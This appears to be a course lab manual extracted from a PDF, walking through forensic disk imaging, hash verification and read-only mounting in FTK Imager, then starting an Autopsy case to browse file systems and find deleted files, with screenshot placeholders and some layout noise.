2. Go to Action > Attach VHD, browse to your file, and check the Read-only box before clicking OK.

Disk Management							
File Action View Help							
Volume	Layout	Type	File System	Status	Capacity	Free Sp...	% Free
(Disk 0 partition 1)	Simple	Basic		Healthy (E...	260 MB	260 MB	100 %
(Disk 0 partition 4)	Simple	Basic		Healthy (R...	1.00 GB	1.00 GB	100 %
ACER (C:)	Simple	Basic	NTFS	Healthy (B...	475.67 GB	269.26 GB	57 %
EVIDENCE (Z:)	Simple	Basic	NTFS	Healthy (B...	1006 MB	991 MB	99 %

Disk 0

Basic
476.92 GB
Online

260 MB
Healthy (EFI System Partition)

ACER (C:)
475.67 GB NTFS
Healthy (Boot, Page File, Cra

1.00 GB
Healthy (Recovery Partition)

Disk 1

Basic
1008 MB
Online

EVIDENCE (Z:)
1006 MB NTFS
Healthy (Basic Data Partition)

Detach Virtual Hard Disk

Detaching a virtual hard disk will make it unavailable until it is attached again.
Virtual hard disk file location:
[C:\Users\source\OneDrive\Desktop\oolene_pdf\CGIDP\Evidence_Disk.vh](#)

OKCancel

Unallocated Primary partition

Copilot

FTK IMAGER

Version: 8.2.0.26


Disk Imaging and Evidence Preservation Using FTK Imager

Objective and Background

A. Creating a Forensic Image: -

Step 1: Launch FTK Imager

1. Open FTK Imager → File → Create Disk Image



Step 2: Select Source Type

Choose one of:

- **Physical Drive** : This selects the entire hardware device (e.g., Hard Drive, SSD, USB stick).
 - ☐ This includes the partitions you see in Windows, but also "unallocated space" (where deleted files often hide), partition tables, and master boot records.
 - ☐ Best for Deep forensic investigations where you need to recover deleted files or hidden data.
- **Logical Drive**: This selects a specific partition or volume (e.g. C: drive or D: drive)
 - ☐
 - ☐ It can see unallocated space within that partition
Best when you only care about data on a specific volume and want to save time /space by ignoring the rest of the physical disk.
- **Image File**: A forensic image someone else already created (like an .E01, / .001, / .raw file)
 - ☐ Reviewing evidence that has already been collected or "acquired" from a crime scene/workstation.


- Folder: This is a "logical" acquisition of a specific directory. it sees only the active files currently sitting in that folder.

For practice: If you are trying to find deleted files: Choose Physical

- ☐ Drive.
- ☐ If you are just practicing or looking for existing files: Logical Drive or Contents of a Folder is faster.
- ☐ If you have an evidence file from a colleague: Choose Image File.

Step 3: Select the Evidence Source


Click Finish




- From the list → choose the target drive (USB/VH)

Step 4: Add Case Information (Optional) Enter:

- Case Number
- Examiner Name
- Description



Step 5: Select Image Type




Choose:

- E01 (Expert Witness Format) OR
- RAW (dd)

Click Next.


Step 6: Configure Destination Folder



- Add a destination folder
- Provide an image file name
- Select compression level (default recommended)

Step 7: Generate Hash Values Ensure options are checked:

- Calculate MD5
- Calculate SHA1
- Verify images after they are created




B. Verifying Image Integrity After imaging completes:

- FTK shows original hash values
- FTK shows verified hash values

Both must MATCH → ensures integrity. Save the generated hash log file.

C. Mounting the Acquired Image

Step 1: Go to File → Image Mounting



Step 2: Select the Image File


Browse and load the previously created E01/RAW. Step

3: Choose Mounting Options

- Physical & Logical available
- Mount as Read-Only (for preservation)

The image will appear as a new drive letter in Windows.

Add Evidence Item and Navigate




D. Exporting Files from Evidence Step 1:

- Browse through folders/files
- Identify items to extract

Step 2: Export Files via FTK Interface Right-click → Export Files

- Select destination folder
- FTK exports files without altering original evidence.



AUTOPSY

Version: 4.22.1

1. Objective

- To learn how to use Autopsy for forensic investigation.
- To analyze file systems (NTFS, FAT) using a disk image.
- To view and recover deleted files and partitions.
- To examine timestamps, metadata, and file system structures.

2. Tools & Software Required

- Autopsy Forensic Browser (latest version)
- Forensic disk image (E01, RAW, or VHD created earlier)
- Windows OS (preferably 64-bit)
- Extra storage for exporting recovered evidence

3. Lab Scenario

A forensic disk image/VHD is provided. The VHD contains:

- 5 files

One image file was deleted before creating the forensic image.

4. Background

Autopsy is a digital forensics platform used for:

- File system analysis
- Timeline creation
- Metadata extraction
- File carving and deleted file recovery
- Log analysis
- Report generation

File System Analysis in Autopsy

Autopsy analyzes the following structures:

- Master Boot Record (MBR) / GPT
- FAT directory entries
- NTFS Master File Table (MFT)

- Recycle Bin items Partition Recovery Autopsy detects:
 - Lost or hidden partitions
 - Unallocated clusters
 - Deleted entries
5. Lab Setup Procedure Install Autopsy on Windows
 - Create a folder for case files
 - Ensure you have a VHD, USB image, or E01 file from previous labs
 6. Autopsy Framework & Image Analysis Procedure

1. Part A: Evidence Ingestion & Case Initialization


Step 1: Launch Autopsy



Step 2: Create New Case in Autopsy.


- Click on New Case from the Welcome Screen.

Step 3: Enter Case Details in Autopsy.



- Enter Case Name.
- Specify the Base Directory where case data will be stored.
- Choose case type: “Single-User” or “Multi-User”.

- After input click finish to create case.



Step 4: Selecting the source of data in Autopsy.

- Choose the 'Data Source' from options.
- Then click on next to proceed.

Step 5 : Select Configuration ingest.

Select these modules:

- File Type Identification
 - Keyword Search
 - Recent Activity
 - Embedded File Extractor
- Then click Next and Finish.

Part B: Practical Artifact Discovery & Data Recovery

Task 1: View File System and Folders

- In the left panel, expand Data Sources.
- Expand Disk Image and Volume (e.g., Local Disk) Click on folders one by one.

Look


☐ For:

- ☐ Image files (.jpg, .png)
- ☐ PDF file
- ☐ Word file (.docx)
- ☐ Text file (.txt)

Task 2: File Type Sorting

Steps:


- In left panel, click: Views → File Types



- Click on: Images
- Documents
- Text

